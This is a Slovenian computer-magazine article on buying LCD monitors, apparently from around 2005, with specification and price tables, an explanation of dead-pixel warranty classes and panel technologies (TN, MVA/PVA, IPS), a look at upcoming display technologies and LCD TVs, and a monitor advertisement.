Informacije	Quantum, d.o.o.	Trend Net, d.o.o.	Avtera, d.o.o.	PC Hand, d.o.o.	Autronic, d.o.o., Gambit, d.o.o.	Trend Net, d.o.o.	Trend Net, d.o.o.
Spletni naslov	www.relisys.com	www.benq.com	www.samsung.com	www.philips.com	www.ctxeurope.com	www.acer.com	www.acer.com
Cena	54.998 SIT	53.380 SIT	65.184 SIT	76.443 SIT	74.076 SIT	69.990 SIT	71.808 SIT
Tehnični podatki							
Velikost diagonale	43,2 cm (17")	43,2 cm (17")	48,3 cm (19")	48,3 cm (19")	48,3 cm (19")	48,3 cm (19")	48,3 cm (19")
Ločljivost	1280 x 1024 pik	1280 x 1024 pik	1280 x 1024	1280 x 1024	1280 x 1024	1280 x 1024	1280 x 1024
Velikost osnovne pike	0,264 mm	0,264 mm	0,294 mm	0,294 mm	0,294 mm	0,294 mm	0,294 mm
Barvna paleta	16,7 milijona barv	16,2 milijona barv	16,2 milijona barv	16,7 milijona barv	16,7 milijona barv	16,2 milijona barv	16,2 milijona barv
Svetilnost	260 cd/m	260 cd/m	260 cd/m	250 cd/m	250 cd/m	250 cd/m	250 cd/m
Kontrastno razmerje	450:1	450:1	600:1	500:1	500:1	500:1	500:1
Odzivni čas	12 ms	12 ms	12 ms	8 ms	12 ms	12 ms	16 ms
Zorni kot (H/V)	150/135	160/160	160/150	160/150	140/130	140/140	140/140
Podatkovni vhod	analogni	analogni	analogni	analogni	analogni	analogni	analogni
Mere in teža	394 x 374 x 204 mm; 5 kg	375 x 369,2 x 155 mm; 4,38 kg	430 x 428 x 195 mm; 7,35 kg	418 x 425 x 235 mm; 5,4 kg	415 x 407,5 x 205mm; 5,9 kg	422,2 x 433x 175,8 mm; 5,6 kg	422,2 x 433x 175,8 mm; 5,5 kg
Garancija	3 leta	3 leta	3 leta	3 leta	3 leta	3 leta	3 leta

Nastavitve in zasloni meniji

Zaslonski meniji (On Screen Display – OSD) so se razvili iz dodatnih prikazovalnikov in nadzornih gumbov, ki so včasih bili pod zaslonom. Pri monitorjih s katodno cevjo se nastavitve delijo v več skupin: barvne, geometrijske, nadzorne in vhodne. Z geometrijskimi se nastavlja oblika, položaj in velikost slike. Barvne nastavitve se uporabljajo za umerjanje oziroma umerjanje slike, kar pride predvsem prav pri tiskanju, saj umerjanje omogoča, da pri tiskanju ni odstopanj od barv na zaslonu monitorja. Nadzorne nastavitve so namenjene posredovanju informacij, katero ločljivost trenutno uporabljate, ter podatek o trenutni vodoravni in navpični frekvenci. Vhodne nastavitve so namenjene predvsem informacijam, kateri priključek je trenutno v rabi.

LCD-monitorji imajo zaradi digitalne tehnologije **manj nastavitev** kot monitorji s katodno cevjo, kar je vsekakor še ena prednost LCD-monitorjev, po večini imajo na ohišju tipko **Auto**, ki ima funkcijo samodejne nastavitve optimalne slike, kar vsaj neveščim uporabnikom še kako skrajša čas, potreben za optimalno nastavitvev monitorja.

Nekateri modeli že premorejo vse mogoče možnosti **glajenja slike** in spreminjanje nastavitvev **glede na osvetljenost okolja**. Pri teh poseben senzor obvešča monitor o razmerah, ta pa poskrbi za optimalne nastavitve ne glede na to, ali vam na zaslon sveti sonce ali delate v trdi temi.

KAKO TOREJ KUPITI LCD-MONITOR

Seveda s **primerjavo tehničnih podatkov**. Ker sem že razložil, obstaja možnost **manipulacij** z nekaterimi podatki, zato se ne pustite kar na slepo zavesti podatku, da je določen monitor boljši, ker je njegov odzivni čas sila kratek, ker ima širok vidni kot in še kaj. Saj verjetno je vse vsaj približno res, ne pa čisto in popolnoma. Podatki so pač v določeni meri neprimerljivi pri različnih proizvajalcih.


Zaupajte sebi. LCD-monitor boste gledali kar nekaj časa in verjetno veliko časa vsak dan. Zato si privoščite kar **najboljšega, pač v okviru zmognosti**. Morda raje nekoliko kakovostnejši 17-palčni monitor kot manj kakovostnega 19-palčnega, če

takšne delovne površne v resnici ne potrebujete prav nujno. Tudi se ne pustite zapeljati videzu naprave. Nekateri so krasni, drugi so prav dolgočasni, a je morda slika prijaznejša. Zakaj prijaznejša? Težko je to razložiti, lahko pa poskusim. Lahko vam tukaj solim pamet, da je določen monitor najboljši, ker ... in ker ... in ker ima .. Ja. res je. Je najboljši. Slika je najostrejša na trgu, svetilnost je prav grozljiva in še in še. V resnici morda vsega tega ne potrebujete. Še huje. Ni nujno, da bo slika na takšnem monitorju ustrezala vašim očem, navadam, predstavam in še kaj bi se našlo. Ni kar tako nastal pregovor »vsake oči imajo svojega malarja«. Vaše imajo svojega, mi poskušamo pri testih čimbolj objektivno pogledati prednosti in napake naprav in se poskušamo izogibati pristranskosti zaradi pač naših navad in želja.

Seveda lahko verjamete našim testom. Ne boste verjeli, a tudi sami drug drugega sprašujemo, kako se je odrezala določena naprava, ki je pač sami nismo testirali, ker jo je že kolega. In si zaupamo, ko gremo sami v nakup. In nam lahko tudi vi. Vendar si tudi sami pri izbiri LCD-jev vsaj malo pogledamo, kako nam slika dejansko ugaja. Morda nekoliko bolje poznamo tudi sami sebe in svoje potrebe. Ne pustite se zavesti samo podatkom. Zahtevajte **preizkus**, ki naj vsebuje prikaz aplikacij, ki jih tudi sami uporabljate.

Nekaj »hakeljcjev« vam seveda lahko zaupam. Vedno pogledjte, ali je mogoče sliko tudi **ustrezno zatemniti**. Meni ustreza nekoliko temnejša slika in nekaterih monitorjev ni mogoče ustrezno »utišati«. Presvetla slika povzroča boleče oči, glavobol in še kaj se vas lahko loti.

Potem je mogoče kaj hitro oceniti, ali je **kontrast** ustrezen. Pri preglednicah Microsoftovega Excela na primer nekateri LCD-zasloni ne znajo dovolj prikazati razlike med označenim ali ne-



označenim listom. Pač premajhna razlika med barvami ali sivinami. Morda je mogoče zadevo odpraviti z boljšimi nastavitvami parametrov, morda pa monitor pač tega ne omogoča in pika.

Okvarjeno piko najlaže najdete, če zahtevate prikaz osnovnih barv in črne ter bele barve čez ves zaslon. Ne odpovedo vse pike enako. Lahko so črne, bele, modre, zelene ali rdeče. In ni vseeno, kako se to vidi. Na beli podlagi vas bo motila vsaka, na črni, če radi gledate filme, pa vas bodo bolj bodle v oči svetleše pike ali rdeča. Nekako smo pač alergični na rdečo barvo. Seveda pa vsi uporabniki ne reagirajo enako na različne barve pik na sicer krasnem zaslonu. ■

Garancijski razredi

Pred nakupom je dobro vedeti, **koliko slabih pik** imajo lahko LCD-monitorji, da še lahko uveljavljate **garancijo**. O tem govori standard **ISO 13406-2**.

Kaj? Ja! LCD-monitor ima lahko okvarjene pike že ob nakupu in to ni razlog, da bi vam izdelek zamenjali. Še en razlog več torej, da izdelek **preverite pred nakupom**. Če to ugotovite šele doma, pa vam garancijski pogoji niso naklonjeni. Vsaj v večini primerov in pri cenejših modelih ne. Pri nekoliko dražjih je vse več izdelkov v razredu 1 ali njegovi izpeljanki, ki zagotavlja brezhiben izdelek vsaj pri nakupu. Vas pa kot kupca štiti naš **zakon o potrošnikih**. Če ugotovite, da ima vaš monitor okvarjeno piko in vam trgovec izdelka noče zamenjati, lahko uveljavite pravico povrnitve denarja v roku osmih dni od nakupa, brez razlage, zakaj tako želite. Za to pa izdelek ne sme biti poškodovan. Tudi embalaža ne. Sicer vam bo trgovec zaračunal odškodnino. Tako se boste na lep način znebili neustreznega izdelka, ga pa bo zato »pobasal« manj previden kupec. Zaradi tega nasveta me bodo imeli trgovci še manj radi, pa nič zato. Pravi-ce potrošnikov so vedno na prvem mestu.

Povzetek standarda:

Razred 1: Ni okvarjenih pik in podpik.

Razred 2: Dopusča eno ali tudi vse od naslednjih pomanjkljivosti :

- 2 svetli ali temni piki
- 5 enojnih ali dvojnih temnih ali svetlih podpik
- 2 dve podpiki znotraj razdalje petih pik (cca. 2 mm za 15- in 17-palčne monitorje).

Razred 3: Dopusča eno ali vse izmed naslednjih pomanjkljivosti :

- 5 svetlih pik
- 15 temnih pik
- 50 enojnih ali dvojnih temnih ali svetlih podpik

Večina monitorjev je izdelanih po **razredu 2** (Class II), za razred 1 ali 3 pa proizvajalec ponavadi opozori kupca.

Se pa vsa podjetja ne držijo tega standarda, čeprav je vse bolj v veljavi. Navadno ob uveljavljanju garancije ni vseeno, **kje** je okvarjena pika. Če je nekje ob robu, je vsekakor manj nadležno, kot če je natančno v sredini zaslona.

LG 1950S	Lengin CP190S	Relisys TL966D	Relisys TL970D	Neovo F419
Comtron, d.o.o.	Anni, d.o.o.	Quantum, d.o.o.	Quantum, d.o.o.	Anni, d.o.o., Quantum, d.o.o.
www.lge.com	www.lengin.com.tw	www.relisys.com	www.relisys.com	www.neovo.com
69.466 SIT	69.990 SIT	75.200 SIT	73.524 SIT	72.990 SIT
48,3 cm (19")	48,3 cm (19")	48,3 cm (19")	48,3 cm (19")	48,3 cm (19")
1280 x 1024	1280 x 1024	1280 x 1024	1280 x 1024	1280 x 1024
0,294 mm	0,264 mm	0,294 mm	0,294 mm	0,294 mm
16,2 milijona barv	16,2 milijona barv	16,2 milijona barv	16,2 milijona barv	16,7 milijona barv
250 cd/m	250 cd/m	250 cd/m	250 cd/m	300 cd/m
500:1	450:1	500:1	500:1	700:1
12 ms	12 ms	16 ms	25 ms	25 ms
160/160	ni podatka	140/130	170/170	170/170
analogni	analogni	analogni in digitalni	analogni in digitalni	analogni in digitalni
412,8 x 420,3 x 230,3 mm	ni podatka	417 x 422 x 210 mm; 6,5 kg	426 x 444 x 215 mm; 10 kg	422 x 412 x 200 mm; 6,5 kg
3 leta	ni podatka	3 leta	3 leta	ni podatka

DA BOSTE VEDELI, KAJ KUPUJETE ...

Pod ohišjem se skriva očem nevidno – vsaj dokler monitorja ne vklopimo, priključimo in se poglobimo v sliko. Da bi to potekalo brez razočaranj in težav, smo pregledali značilnosti vseh prevladujočih tehnologij na trgu ter poiskali njihove prednosti in slabost. Tako boste znali ocenjevati LCD-monitorje prek treh osnovnih podatkov, na podlagi katerih nevedni primerjajo jabolka s hruškami.

Piše: Jaka Mele

jaka.mele@mojmikro.si



Če se za hip osredotočimo na te tri podatke, so to vsekakor **hitrost osveževanja**, **svetilnost** in **kontrast**. Večina ljudi se za nakup odloča na podlagi prvega podatka, če pa morajo izbirati med več zasloni z isto hitrostjo osveževanja, se tehtnica obrne na stran tistega z boljšima preostalima podatkom.

Kot smo že večkrat pisali, ti podatki niso dovolj za izbiro monitorja, v vsakem primeru pa močno odsvetujemo nakup monitorja, ne da bi ga najprej videli in **na lastne oči preverili sliko**. Sestavni del vsakega zaslona je **LCD-matrika**, te pa se med seboj razlikujejo po specifikacijah, proizvajalcih in nosilni tehnologiji. Tehnologije **tranzistorja s tankim filmom (TFT – Thin Film Transistor)** se razlikujejo po enakomernost barv/osvetlitve, očesu prijetni in kontrastni sliki ter vidnem kotu. Danes prevladujejo štiri tehnologije: TN+film, MVA, PVA in IPS (S-IPS).

TN+FILM (Twisted-Nematics)

Tehnologija je osnova današnje industrije **tekočih kristalov**. Je **najcenejša** za proizvodnjo in hkrati dosega **najhitrejšo (nazivne) hitrosti osveževanja** (4, 8 ali 16 ms). Tudi pri merjenju hitrosti je treba opozoriti, da zaradi ohlapnosti standardov vsak proizvajalec meri stvari drugače, od lanskega leta pa skupina proizvajalcev ne meri več prehodov med skrajnima stanjema – popolne bele in popolne črne (od vklopa do izklopa pike), temveč čas, potreben za **prehod med dvema sivinskima stanjema (GTG – Grey To Grey)**. Tako je treba biti ob številkah, kot so 3, 4, 8 ms **skeptičen**, saj so te vrednosti dosežene v testnem vzorcu (ker ni standardov, seveda proizvajalec izbere **tistega, v katerem dobi najboljše rezultate**), in v realni uporabi pogosto za druge prehode dosega tudi do 10krat večje zakasnitve ...

Matrike TN+Film imajo poleg »dobre« lastnosti hitrega odziva več **slabih** – izstopa **zelo ozek vidni kot**, kar je opazno že na pogled, če se pred zaslonom premikamo, saj se barve in osvetlitev slike opazno spreminjajo. **Kontrast** ni

bila nikoli močna plat te vrste matrike, čeprav se nova generacija tu občutno popravlja. Vendar pa je opaziti, da proizvajalci v zaslone vdelujejo močnejše **zadnje osvetlitve**, s čimer dosegajo višje nazivne kontraste. A ker je svetilnost nad 110 cd/m² neudobna za človeško oko, večina uporabnikov najprej **zniža osvetlitev** (brightness), da sploh lahko normalno dela – kar pomeni, da je tudi nazivni kontrast šel po gobe. Prav tako so te matrike omejene s prikazom barv, saj 16,7 milijona barv, ki so jih sposobne prikazati sodobne grafične kartice, dosežejo z rahlo goljufijem stresanja barv (dithering). Priznati je treba, da se v tem zasloni različnih proizvajalcev ločijo, saj je elektronika, ki skrbi za prikazan rezultat, ponavadi zaščiteno znanje posameznih proizvajalcev. Prav tako zadnje čase nekateri proizvajalci z višanjem napetosti na kristalih dosežejo hitrejšo osveževanje, zaslon pa ima še vedno isto matriko kot predhodni model ... Neznani praviloma uporabljajo slabšo generično tehnologijo, boljša imena pa s svojim znanjem dosegajo tudi veliko boljše sliko.

MVA, PVA (Multi/Patterned Vertical Alignment)

Tehnologijo, ki gradi na **navpični postavitvi kristalov** oz. barvnih filtrov, je originalno razvil Fujitsu, temelji pa na tehnologiji TN+Film. Z rahlo spremembo tehnologije jim je uspelo doseči neverjetno – veliko bolj resnično in »črno črno« barvo, s tem pa **bolj žive barve in boljši kontrast**. Pravi biser pa je **vidni kot** take matrike (najboljši od vseh). Pri boljšem kontrastu je sicer treba biti previden, saj je ta vrednost, ki označuje razmerje med najbolj temnim in najbolj svetlim področjem zaslona, lahko enostavno pretirana. Kontrast povečujejo tako, da ali naredijo črno še temnejšo ali belo še svetlejšo. Ker je slednje težko (razen v matrikah xVA, kjer je zaradi postavitve kristalov slika že tako ali tako temnejša), je enostavnejša rešitev povečevanje svetilnosti in samodejen dvig kontrasta. **Kontrastno razmerje** dobimo, če izračunamo (medsebojno **delimo**) **svetlost bele in črne barve**. Če ima zaslon

svetilnost bele 350 cd/m², črne pa 0,5 cd/m², je kontrastno razmerje 700 : 1. Težava je v presvetli beli barvi, ki je neudobna za delo (CRT-monitorji imajo svetilnost bele barve med 90 in 100 cd/m²).

Tudi pri zaslonih xVA je zato dobro, da ga še v trgovini pogledate v ne preveč svetlem okolju, odprite pa prazen Wordov dokument, kjer je podlaga bela, in zrite vanj kakšno minuto. Če vam bo slika presvetla, zmanjšajte osvetlitev – če jo boste morali za prijetno sliko zmanjšati za več kot 30 odstotkov, se zavedajte, da je s tem tudi kontrast padel iz nazivne vrednosti. Tudi sicer svetilnost nad 250 cd/m² pri obstoječih tehnologijah v LCD-zaslonih ni dobrodošla. Sicer pa ima tehnologija xVA s tem manj težav kot TN+film.

Tehnologijo so pod različnimi imeni povzeli in razvili tudi drugi, vključno s **Samsungom (PVA)** in **AU-Optronicsom (Super-MVA)**. Matrika xVA omogoča tudi širši vidni kot, pri prikazu barv pa so napake manj očitne. Žal matrike xVA zaradi kompleksne postavitve tekočih kristalov prikazujejo temnejšo sliko, kar sicer prav pride pri črni, a svetlo belo največkrat dosegajo z vdelavo zelo močnih zadnjih osvetlitev, kar utegne biti moteče za uporabnika. Do 2004 je bil tudi čas osveževanja slike izredno slab, v zadnjem letu pa je bil tu narejen ogromen napredek. Z vsem razvojem, za katerim stoji kar nekaj najmočnejših proizvajalcev matrik, je xVA postala ena naprednejših tehnologij, ki danes po kakovosti slike že tekmuje s tehnologijo IPS, največkrat pa je od nje predvsem opazno cenejša.

IPS in S-IPS (Super/In-Phase Switching)

Naprednejša, pa tudi najdražja tehnologija je IPS, ki daje najboljše rezultate s **polnim barvnim razponom 16,7 milijona** ter **širokimi vidnimi koti in enakomerno sliko**. Ta tehnologija je idealna za resne uporabnike in zahtevne pisarniške delavce, saj so barve predstavljene najbolj točno, zelo dobra pa sta tudi **svetlost in kontrast**, vidni kot pa je le odtenek slabši kot pri najnovejši generaciji zaslonov PVA (in svetlobna leta boljše od kateregakoli TN+film). Večina matrik je združljiva z naprednim standardom upravljanja barv S-RGB, videli pa smo tudi že prve z 10-bitno predstavitvijo barv, s čimer znajo zasloni ob ustrezni grafični kartici prikazati **do 1,1 milijarde barv**. Večen problem tehnologije IPS je bila precejšnja počasnost matrik, ki so do lani v povprečju dosegali le osveževanje slike s 25 ms. Težavo odpravlja naslednja generacija matrik **Super IPS**, po kateri posegajo tudi igričarji. Zasloni s S-IPS matriko ponujajo najboljše ta hip, saj hitrost osveževanja prekaša hitrosti matrik xVA, poleg tega pa je nazivna hitrost osveževanja s to tehnologijo praktično konstanta ne glede na tip prehodov (z bele na črno ali med sivinami, oz. odtenci barv). Zaradi cene danes srečamo matrike IPS predvsem v večjih zaslonih z diagonalami 19 in več palcev. ■

NASLEDNIKI TEHNOLOGIJE LCD

Seveda tudi tehnologije LCD-zaslonov niso idealne. Ne glede na izbrano tehnologijo matrike, gre vedno za večje ali manjše kompromise ter ob vseh plusih vedno prisotne tudi minuse ... Največje težave LCD-zaslonov so nezmožnost prikaza prave črne barve, težave s kontrastom, pretirano ostrino, barvami ter z hitrostjo osveževanja in spreminjana slike ter s tem povezanimi motnjami v prikazu (sledenje, meglena slika ...).

Vendar gre razvoj naprej, in če smo še lani trdili, da bomo kmalu ugledali prve **OLED-zaslone** (Organic Led Emiting Diode – organska svetleča dioda), pa se te napovedi zunaj prenosnih MP3-predvajalnikov še niso uresničile. Pa vendar se premika, in septembra smo videli premierno predstavitev zanimivih tehnologij, ki utegneta v letu do dveh priti tudi na prodajne police in z dokaj normalnimi cenami postati del izbire naprednih in zahtevnih uporabnikov.

Kombinacija katodne in LED-osvetlitve

Največ prahu je vsekakor dvignilo podjetje **BrightStor**, ki je predstavilo prototip LCD-zaslona z neverjetnim kontrastnim razmerjem **200.000 : 1**, ki je hkrati edini zaslon, sposoben realno prikazati sliko, na kateri so sočasno vidne podrobnosti v svetlem in v temnem delu slike. Grafične kartice nove generacije so že zmožne

prikazati barvno globino z naslavljanjem 10-bitov posamezne barve (High Dynamic Range – HDR), BrightStorov zaslon pa gre še korak dlje. Zaslon z nazivno **16-bitno globino barv** (Extreme Dynamic Range – EDR) gradi na kombinaciji klasične katodne fluorescentne osvetlitve (Cold Cathode Fluorescent Lamp – CCFL) in osvetlitve z LED-om (Light Emitting Diode). V izdelku, napovedanem pred zaključkom redakcije, pa celo z dvojno osvetlitvijo niza belih LED in niza kombiniranih tribarvnih LED, kjer vsaka osvetlitev v kombinaciji zagotavlja svojih 8-bitov barvne globine. S praktično dvojno osvetlitvijo so drastično povečali tudi najvišjo svetilnost, z uporabo osvetlitve LED pa je črna barva 10-krat temnejša kot pri klasični osvetlitvi CCFL (ker je LED-diod več, jih je lahko za prikaz večinsko črne večina ugasnjenih, kar pomeni nič svetlobe – za razliko od enotne enakomerno osvetljene pri CCFL), kar pomeni tudi neverjeten kontrast.

Zaslone s ceno skoraj 50 tisočakov USD so izdelani v omejeni seriji, a so dober pokazatelj, kaj nas utegne čakati v bližnji prihodnosti. Razvoj in uporaba LED-diod za osvetlitev LCD-zaslonov sta namreč v vzponu.

LCD za oblikovalce

Pred nekaj meseci je japonski gigant **NEC** prikazal prvi profesionalni LCD-zaslon, namenjen oblikovalcem – zagotavlja predvsem naravne in točne barve in celotno pokrivanje naslovljivega tiskarniškega barvnega spektra. Glavna ovira za prehod tehnologije LED v zaslone, namenjene množici, so **visoke cene LED-osvetlitve**.

SED-zaslone

Toshiba in Canon sta v začetku oktobra oznanili partnerstvo pri komercialnem razvoju tehnologije **SED** (Surface-Conduction Electron-Emitter Display). Glavne značilnosti SED-zaslonov so izredno tanki (le nekaj centimetrov) ter lahki zasloni, ki so po zmogljivostih primerljivi s CRT-zaslone (za osvetljavo pik uporabljajo stekleno ploščo z notranjim fosforom prema-zom, ki jo namesto obstreljevanja s katodnim topom spodbujajo električni oddajniki, nameščeni na drugo stekleno ploščo, prislone na prvo). V praksi gre za **evolucijo CRT-zaslonov**, a na dokaj zanimiv način. Tehnologija je razve-

Attraktivni Očarljivi Cenjeni



LCD AOC 726

Zaslon 17"
Odzivni čas 16 ms
Kontrast 450:1
Max. ločljivost 1280x1024
Barve 16.0 mil
Priključek VGA

62.990 sit



LCD AOC 728

Zaslon 17"
Odzivni čas 8 ms
Kontrast 700:1
Max. ločljivost 1280x1024
Barve 16.0 mil
Priključek VGA, DVI

67.990 sit



LCD AOC 2028

Zaslon 20"
Odzivni čas 16 ms
Kontrast 700:1
Max. ločljivost 1600x1200
Barve 16.0 mil
Priključek VGA, DVI

129.990 sit

Podjetje **AOC International**, locirano v Berlinu, je podružnica svetovno znanega podjetja TPV Technology Limited, ki je trenutno drugo največje svetovno podjetje za izdelavo računalniških monitorjev, predvsem LCD zaslonov. Trenutno proizvajajo več kot sto različnih CRT in LCD naprav. AOC International trenutno posluje z več kot sedemdesetimi distributerji v več kot dvajset državah, med katerimi je tudi naša. Tako matično podjetje kot tudi podružnica sta si za svoje monitorje v preteklosti prislužili prav lepo število nagrad neodvisnih časopisov.



Anni d.o.o., Motnica 7a, 1236 Trzin

☎ 0115 800 800

🌐 www.anni.si

✉ info@anni.si



Cene vsebujejo 20% dōv in veljajo ob plačilu z gotovino. Pridržujemo si pravico do spremembe cen. Slike so simbolične, napake so možne.

LCD-monitorji: tehnologije

seljiva zaradi resnično »črne črne« barve, ki si jo obetamo; hipnega odzivnega časa 1 ms ter kontrastnega razmerja 100.000 : 1. Če ob vsem tem slišimo še govorice o izredno poceni izdelavi ter nizki energijski porabi, vse kaže, da ne more iti nič narobe. Ob vsem navedenem Canon že zdaj postavlja SED ob bok plazemskim televizorjem velikih dimenzij (splavitev prvih izdelkov bo na japonskem trgu že pomladi 2006), zanimivo pa je, da ne predvideva tehnologije na namizjih kot nadomestek LCD- ali CRT-zaslonom.

Rolo zaslon

Le pred nekaj dnevi pa je Philips na prireditvi IFA (Internationale Funkausstellung) v Berlinu oznanil, da bo prihodnje leto (2006) začel množično izdelovati rolo zaslone (rollable display). Pokazali so delujoči izdelek s 5-palčnim »monokromatskim« (4 odtenki sivine) zaslonom, ki ga je moč zviti v rolo in razviti, dosega pa ločljivost QVGA (320 x 240) ter ponuja podobne značilnosti, kot če iz običajne bralne razdalje gledamo papir (časopis). Tu zaradi odličnega kontrasta in nizke energijske porabe vidi tudi največjo uporabnost, seveda pa bi utegnili biti naprava, ki zvita v rolo meri le 100 x 60 x 20 mm, uporabna tudi za prikaz elektronskih zemljevidov, grafik ... Za prihodnja leta načrtujejo tudi večje mere ter višjo ločljivost.

Osram Opto Semiconductors, proizvajalec razsvetljave, je nedavno prikazal LCD-zaslon z



LED-osvetlitvijo, s katerim meri predvsem na proizvajalce prenosnih računalnikov. Zaslon namreč ob svetilnosti 220 cd/m² zahteva le 5,5 W energije. Ob dejstvu, da LCD-zaslon porabi približno 33 % akumulatorske energije v prenosniku, osvetlitev z LED-om namesto s fluorescentno zadnjo osvetlitvijo ponuja skoraj 50 % prihranek glede na današnje najvarčnejše sisteme.

Med hitrostne prvake pa se je oktobra vpisal tudi ASUS, ki je v svojem novem 17-palčnem LCD-monitorju PM17TU s tehnologijo Trace Free Technology prvi dosegel hitrost osveževanja 3 ms. Kako je to videti v praksi, bomo, upajmo, lahko preizkusili že kmalu.

Nov zagon za projektorje?

Prav zanimiva pa je tudi prihodnost projektorjev. Te smo navkljub pričakovanjem pred nekaj leti zaradi še vedno visokih cen ter lastnosti projicirane slike, predvsem pa zaradi težav z veliko hrupa že odpisali. Pa vendar se utegne stanje še letos spremeniti, saj je Seiko Epson že prikazal prototip za dlan velikega projektorja s tehnologijo 3LCD in LED-osvetlitvijo. Tak projektor bo prikazal svetlo slike naravnih barv, bo pa tudi skoraj popolnoma tih, pa tudi čas zagona in ugašanja bo takojšen v primerjavi s sedanjim ogrevanjem in hlajenjem žarnic. Seveda pa odpade tudi menjavanje dragih žarnic. Epson še nima načrtov komercialno ponuditi projektor na trgu, a nekaj konkurentov je že napovedalo podobne izdelke. Morda pa le prihaja čas, ko si bomo namizje ali pa televizijsko sliko projicirali na steno pred seboj? ■

LCD in CRT: prednosti in slabosti

Zaslone s tekočimi kristali (Liquid Crystal Display – LCD) so v letu 2004 v svetovnem merilu obsegali prek 80 % prodanih zaslonov, letos pa stari tehnologiji CRT (Cathode Ray Tube – katodna cev) napovedujejo zmanjšanje deleža na vsega 10 odstotkov. Trend in napovedi proizvajalcev, ki že zapirajo proizvodne linije CRT-zaslonov in televizij (Sharp, Sony ...), kaže na popoln umik tehnologije CRT nekje do leta 2008–2009.

Kaj so največje prednosti LCD- pred CRT-monitorji za računalniško rabo? Uporabniki velikih zaslonov bodo že ob nakupu opazili najočitnejšo razliko – LCD je 7- do 10-krat lažji od CRT- monitorja z enako diagonalo, pa tudi 4-krat tanjši. Tudi glede porabe električne energije je LCD dva- do štirikrat varčnejši in presenetljivo ima kar dvakrat daljšo življenjsko dobo. V primerjavi s CRT-monitorji LCD uporabnika ne zasipava s škodljivim žarčenjem, saj za osvetlitev skrbi fluorescentna žarnica. Med manjšimi, a za ne tako redke je izredno pomembna tudi ergonomija, ki jo z LCD-zaslone dosežemo lažje in predvsem s precej manj prostora, sem pa sodi tudi pogosta možnost sukanja zaslona v pokončni položaj.

Razlika v kakovosti prikazane slike je kot noč in dan, saj ima LCD matrika fiksno postavitve pik, kar pomeni, da je imun na geometrijska popačenja, ki smo jih bili navajeni iz sveta CRT. Svetilnost in kontrast sta boljša – kar se pokaže v živih barvah, prav zaradi fiksne mreže pik pa je boljša tudi ostrina. Seveda pa ni prednosti brez slabosti, ki jih imajo tudi LCD-ji zvrhan koš. Omenili smo že fiksno postavitve pik, kar pomeni, da spreminjanje ločljivosti ni tako enostavno kot pri CRT-monitorju – pogosto je slika zaradi interpolacije namreč, odkrito rečeno, grda! V primerjavi s CRT-jem je pri LCD-ju treba živeti s hitrostjo (počasnostjo) osveževanja slike, kar utegne pri igrar ali filmih s hitrimi premiki prinesiti s seboj zamegljeno sliko ter sledi. Žive barve LCD-jev so na prvi pogled sicer lepe, a žal so najpogostejše veliko bolj nerealne kot na (neumerjenem) CRT-zaslone. Ostrina utegne biti moteča in prav zato bo marsikdo, ki na CRT-zaslone ni nikoli posegel po metodah celozaslonskega mehčanja slike (v igrar) zdaj preizkusil tudi to. A hkrati to pomeni, da je treba imeti dovolj močno grafično kartico, ki omogoča igranje iger na LCD-zaslone v domači ločljivosti (15-palčni ponavadi 1024 x 768, boljši 17- in vsi 19-palčni se zatekajo k 1280 x 1024, 20-palčni pa k ločljivosti 1600 x 1200 pik), pri čemer mora ostati še kaj procesne moči za procesno intenzivno mehčanje!

JE LCD TV ŽE ZREL ZA NAKUP?

Po napovedih vodilnih iz industrije LCD-televizorjev (Samsung in Sharp) naj bi trg do leta 2010 zrasel na 100-150 milijonov enot letnega povpraševanja. Današnji LCD-televizorji so šesta ali sedma generacija izdelkov in tako tudi cenovno nihajo med dobrimi sto ter petsto tisočaki. Pa je danes pravi čas za nakup LCD-televizorja?

Tudi na prodajnih policah v Sloveniji se je v zadnjih mesecih nakopičilo kar nekaj ponudbe LCD-televizorjev velikosti diagonale med 26 in 26 palci (66 oz. 69 cm). Čeprav so zaslone ob upoštevanju razmerja stranic 16 : 9 dokaj majhni, pa prav te mere ponujajo najboljši prikaz pik iz standardne televizijske ločljivosti. Hkrati so cene dokaj sprejemljivih zaslonov padle pod 200 tisočakov, ki je nekakšna magična številka, prek katere gredo ob nakupu televizorja le redki.

Glavni igralci so računalniška podjetja

Prva stvar, ki jo opazimo pri tej velikosti LCD-zaslonov, je, da prevladujejo znamke, ki že dlje časa prodajajo tudi računalniške LCD-zaslone. Le redki so LCD-televizorji proizvajalcev hi-fi opreme ali dolgoletnih predstavnikov TV-industrije. Nekaj jih sicer jih je, a z visokimi cenami popolnoma izstopajo. Tudi tehnični podatki LCD TV so na ravni LCD-monitorjev, in še to ne najnovejših, temveč prejšnje generacije. Svetilnost televizij mora biti načeloma višnja kot pri monitorjih, saj se jih povečini gleda z nekajmetrske razdalje, zato številke med 400 in 500 cd/m² niso presenetljive. Največja prednost LCD-televizorjev pred klasičnimi analognimi sorodniki je višja ločljivost (v tem velikostnem razredu v glavnem 1280 x 768), kar je odlična podlaga za priklop računalnika in delo, predstavitev ali pa tudi gledanje filmov DivX/MPEG-4 ter prvih poskusnih HDTV-posnetkov.

Kakovost, priključki ...

Ne glede na preizkušene modele (nekaj tudi v tej številki Mojega mikra) smo opazili, da se televizije med seboj razlikujejo po kakovosti slike (odvisno od tega, katero matriko uporabljajo) ter po odzivnosti oz. hitrosti osveževanja slike, presenetljivo pa najhitreje postane moteče pomankanje zelenih priključkov na zadnji strani.

Modeli se namreč precej razlikujejo in v najnižjem cenovnem razredu pogosto ni več priključkov kot na najosnovnejšem analognem televizorju. To je škoda, saj tako ni moč izkoristiti »edine močne« prednosti LCD TV-ja – višje ločljivosti za priklop računalnika. V povprečju imajo dobri LCD-televizorji poleg klasičnih še VGA, DVI ter kompozitni vhod. Če želite biti pripravljeni na prihodnost, naj ima aparat še vhod **HDMI** za povezavo z napravami, sposobnimi predvajati visokoločljivo HDTV (720 p).

Odločitev, ali je LCD TV že zrel, za nakup je seveda vaša, vendar pa ob vseh slabostih slike, povezanih s prepočasnimi matrikami, megljenjem, nazobčanimi robovi in utripanju bele barve na temnih podlagah, morda vseeno velja še premisliti. »Računalniškimi podjetjem«, ki vstopajo v proizvodnjo televizorjev, pa toplo polagamo na srce, da več pozornosti posvetijo vsaj kakovostnemu in enostavnemu ter preglednemu **daljinskemu upravljalniku!**

Na kaj bodite pozorni

